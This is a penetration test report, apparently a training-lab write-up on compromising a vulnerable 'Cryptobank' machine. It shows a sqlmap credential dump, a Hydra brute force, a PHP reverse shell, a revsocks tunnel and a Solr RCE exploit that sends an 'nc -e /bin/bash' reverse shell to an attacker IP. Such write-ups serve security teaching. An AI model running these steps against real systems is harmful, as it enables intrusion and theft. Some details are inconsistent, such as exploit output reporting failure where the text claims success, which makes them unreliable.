
CRYPTO BANK

Vulnerability and exploitation

Penetration Test Report



ARJUN K

FEBRUARY 28TH,2023

REDTEAM HACKER ACADEMY

C.M Mathew Brothers Arcade, Fourth Floor, Kannur Rd

West Nadakkave, Chakkorathukulam, Kozhikode, Kerala 673011

Table of Contents

Executive Summary 3

Summary of Results **4**

Attack Narrative 5

Remote system discovery **5**

Client web server interface compromise **10**

Port forwarding **11**

Solr web server discovery **16**

Escalation to Domain Administrator **17**

Conclusion 18

Recommendations **19**

Risk Rating **20**

Appendix A: Vulnerability Detail and Mitigation 21

Risk Rating Scale **21**

Default or Weak Credentials **21**

Sql injection Vulnerability **21**

Command Injection **22**

Vulnerable and Outdated Components 23

password guessing 24

Executive Summary

Our team conducted a comprehensive assessment of the security posture of Cryptobank's systems and applications, with the goal of identifying any vulnerabilities that could be exploited by attackers. Our assessment included both manual and automated techniques, as well as a review of the organization's security policies and procedures.

Our analysis revealed several potential vulnerabilities that could be exploited by attackers, including outdated software versions, misconfigured systems, and weak authentication mechanisms. We also identified several areas where Cryptobank could improve its security posture, such as implementing multi-factor authentication, improving network segmentation, and conducting regular vulnerability assessments and penetration testing.

Overall, we believe that by addressing the identified vulnerabilities and implementing the recommended improvements, Cryptobank can significantly reduce its risk of being exploited by attackers and enhance its overall security posture.

Summary of Results

Initial reconnaissance of crypto bank applications found the services which are up run. With the help of command line tool utility find the hidden directory. Crawled through the site which leads to name lists. For finding the total possibility of the vulnerability , Site is vulnerable to sql injection and which provides all the major credentials such as username and password etc.

From the credentials obtained it's easy to bruteforce deep to find other weak sides. It provided a major severity of command injection, thus obtaining a reverse shell itself. Further reconnaissance revealed the solr service running and by port forwarding we were able to find the outdated version running that is capable of reverse shell .


Due to the vulnerable version of the solr.in.sh file in Apache Solr, successfully got the revershell and by using weak credentials easily got the admin access.

Attack Narrative

Remote system discovery

For the purposes of this assessment, They didn't provide any information. By conducting black box testing, the ip address was revealed by utilising the CL tool called NETDISCOVER.

Next step is further digging into the machine by using the tool NMAP. Nmap is an open-source tool used for vulnerability checking, port scanning, network discovery and security auditing.It allows a large number of scanning techniques such as UDP, TCP connect (), TCP SYN (half-open), and FTP. It scans IP addresses and ports in a network to discover everything connected to it and a wide variety of information about what's connected, what services each host is operating, and so on.



So from here, we get the idea of the version of the server and various services that are running. Next step is to find whether the application is vulnerable for sql injection by running the tool called SQLMAP.

```
id_account,balance,password,username
11,1,x8CRvHqgPp,patric
12,777,8hPx2Zqn4b,notanirsagent
10,857,zm2gBcaxd3,tim
4,1375,NqRF4W85yf,johndl33t
9,2886,LnBHvEhmw3,buzzlightyear
8,4324,6X7DnLF5pG,deadbeef
6,8531,3mwZd896Me,spongebob
3,26321,3Nrc2FYJMe,bill.w
2,34421,wJWm4CgV26,juliusthedeveloper
1,87549,gFG7pqE5cn,williamdelisle
5,434455,LxZjkK87nu,mrbitcoin
7,733456,7HwAEChFP9,dreadpirateroberts
```

From there we found it is vulnerable and we get the important credentials such as account id, balance, password and username. From this Information we created a username and password list. By using the Dirb tool we got some interesting directories.

```
---- Scanning URL: http://cryptobank.local/ ----
==> DIRECTORY: http://cryptobank.local/assets/
+ http://cryptobank.local/development (CODE:401|SIZE:463)
+ http://cryptobank.local/index.html (CODE:200|SIZE:33527)
+ http://cryptobank.local/info.php (CODE:200|SIZE:86250)
+ http://cryptobank.local/server-status (CODE:403|SIZE:281)
==> DIRECTORY: http://cryptobank.local/trade/

---- Entering directory: http://cryptobank.local/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://cryptobank.local/trade/ ----
+ http://cryptobank.local/trade/index.php (CODE:200|SIZE:2447)

-----------------
```

By combining username and password with the tool Hydra and bruteforce the suspicious directory development we got some important credentials.


```
┌──(root㉿kali)-[~/…/output/192.168.18.46/dump/cryptobank]
└─# hydra -L users.txt -P pass.txt cryptobank.local http-get /development -f
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-28 20:10:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 238 login tries (l:17/p:14), ~15 tr
[DATA] attacking http-get://cryptobank.local:80/development
[80][http-get] host: cryptobank.local   login: julius.b   password: wJWm4CgV26
[STATUS] attack finished for cryptobank.local (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-28 20:10:54
```

And again scanned the directory by using dirb with credentials get.

```
---- Scanning URL: http://cryptobank.local/development/ ----
==> DIRECTORY: http://cryptobank.local/development/backups/
+ http://cryptobank.local/development/index.html (CODE:200|SIZE:21)
+ http://cryptobank.local/development/php.ini (CODE:200|SIZE:109)
==> DIRECTORY: http://cryptobank.local/development/tools/

---- Entering directory: http://cryptobank.local/development/backups/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://cryptobank.local/development/tools/ ----
+ http://cryptobank.local/development/tools/index.php (CODE:403|SIZE:688)
==> DIRECTORY: http://cryptobank.local/development/tools/Resources/

---- Entering directory: http://cryptobank.local/development/tools/Resources/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue Feb 28 20:13:12 2023
DOWNLOADED: 9224 - FOUND: 3
```


And again scanned the directory

We logged into the directory “/development/tools” by using the username and password we obtained, found some interesting page and checked for command injection.



It responds to the command we gave, which clearly indicates there's a chance for getting a reverse shell. So the next step was to upload a php crafted reverse shell and successfully exploited the machine.

Client web server interface compromise



```
www-data@cryptobank:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cryptobank:/$ cd /home
cd /home
www-data@cryptobank:/home$ ls
ls
cryptobank
www-data@cryptobank:/home$ cd cryptobank
cd cryptobank
www-data@cryptobank:/home/cryptobank$ cat flag.txt
cat flag.txt
flag{l4szl0h4ny3cz1smyh3r0}
www-data@cryptobank:/home/cryptobank$
```

Further investigation we didn't find anything, So we checked whether any suspicious traffic is going on by utilizing the tool NETSTAT.


```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:8983         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.18.46:36542     192.168.18.32:1337      CLOSE_WAIT  29002/sh
tcp        0    102 192.168.18.46:36544     192.168.18.32:1337      ESTABLISHED 29999/php
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       1      0 192.168.18.46:80        192.168.18.32:44666     CLOSE_WAIT  -
tcp6       0      0 192.168.18.46:80        192.168.18.32:48074     ESTABLISHED -
www-data@cryptobank:/$
```

It's noted that a suspicious docker connection is going on. In Order to finding out we want to forward the port.


Port Forwarding

Port forwarding is a networking technique that allows a device or computer on a local network to communicate with devices or computers on external networks by redirecting incoming network traffic from a specific port on a router or firewall to a specific port on a device on the local network.


Port forwarding is commonly used in situations where you need to access a device on a local network from outside the network, such as remote access to a home or office network or hosting a website or online game server.



For port-forwarding we use the tool called revsocks. First step is to send the listen service to the target machine from the attack machine.




We need to send revsocks tool to target machine for connecting the request from the attack machine and send via the command “python3 -m http.server” and target machine accepted it in the tmp directory via the command wget machine_ip:8000/revsock tool.




For connecting , we type the command “./revsocks_linux_amd64 -connect client_ip:port -pass pass”

```
www-data@cryptobank:/tmp$ ./revsocks_linux_amd64 -connect 192.168.18.32:7500 -pass pass
<_linux_amd64 -connect 192.168.18.32:7500 -pass pass
2023/02/28 15:45:15 Connecting to the far end. Try 1 of 3
2023/02/28 15:45:15 Connecting to far end
2023/02/28 15:45:15 Starting client
2023/02/28 15:45:16 Accepting stream
2023/02/28 15:45:16 EOF
2023/02/28 15:45:16 Sleeping for 30 sec...
```

After this we need to configure on the browser which acts like local server for incoming connection from the target machine by using foxy proxy.



Then type on the web browser about the ip address and port number of the docker service. We get the output like this .




Here you can see the solr version is 8.1.1 which is vulnerable to remote code execution.

```
root㉿kali /home/whiterabit/Downloads
# searchsploit solr
------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                             |  Path
------------------------------------------------------------------------------------------- ---------------------------
Apache Solr - Remote Code Execution via Velocity Template (Metasploit)                     | multiple/remote/48338.rb
Apache Solr 7.0.1 - XML External Entity Expansion / Remote Code Execution                  | xml/webapps/43009.txt
Apache Solr 8.2.0 - Remote Code Execution                                                  | java/webapps/47572.py
Solr 3.5.0 - Arbitrary Data Deletion                                                       | java/webapps/39418.txt
------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

And downloaded the exploit and sent it to the target machine and executed as python3 exploit_name.py ip port “command for the netcat revershell”.

```
www-data@cryptobank:/tmp$ python3 script.py 172.17.0.1 8983 "nc -e /bin/bash 192.168.18.32 5000"
<72.17.0.1 8983 "nc -e /bin/bash 192.168.18.32 5000"
OS Realese: Linux, OS Version: 4.15.0-96-generic
if remote exec failed, you should change your command with right os platform

Init node cryptobank Successfully, exec command=nc -e /bin/bash 192.168.18.32 5000
RCE failed @Apache Solr node cryptobank
```

Solr web server discovery



Here we can see that the machine is successfully exploited . The next step is to escalate the privileges. Currently we have only the low level privileges.

Escalation to Domain Administrator

```
contexts
etc
lib
logs
modules
resources
scripts
solr
solr-webapp
start.jar
which python
/usr/bin/python
python -c 'import pty; pty.spawn("/bin/bash")'
solr@33fa86e6105f:/opt/solr/server$ sudo su
sudo su
[sudo] password for solr: solr

root@33fa86e6105f:/opt/solr-8.1.1/server#
```

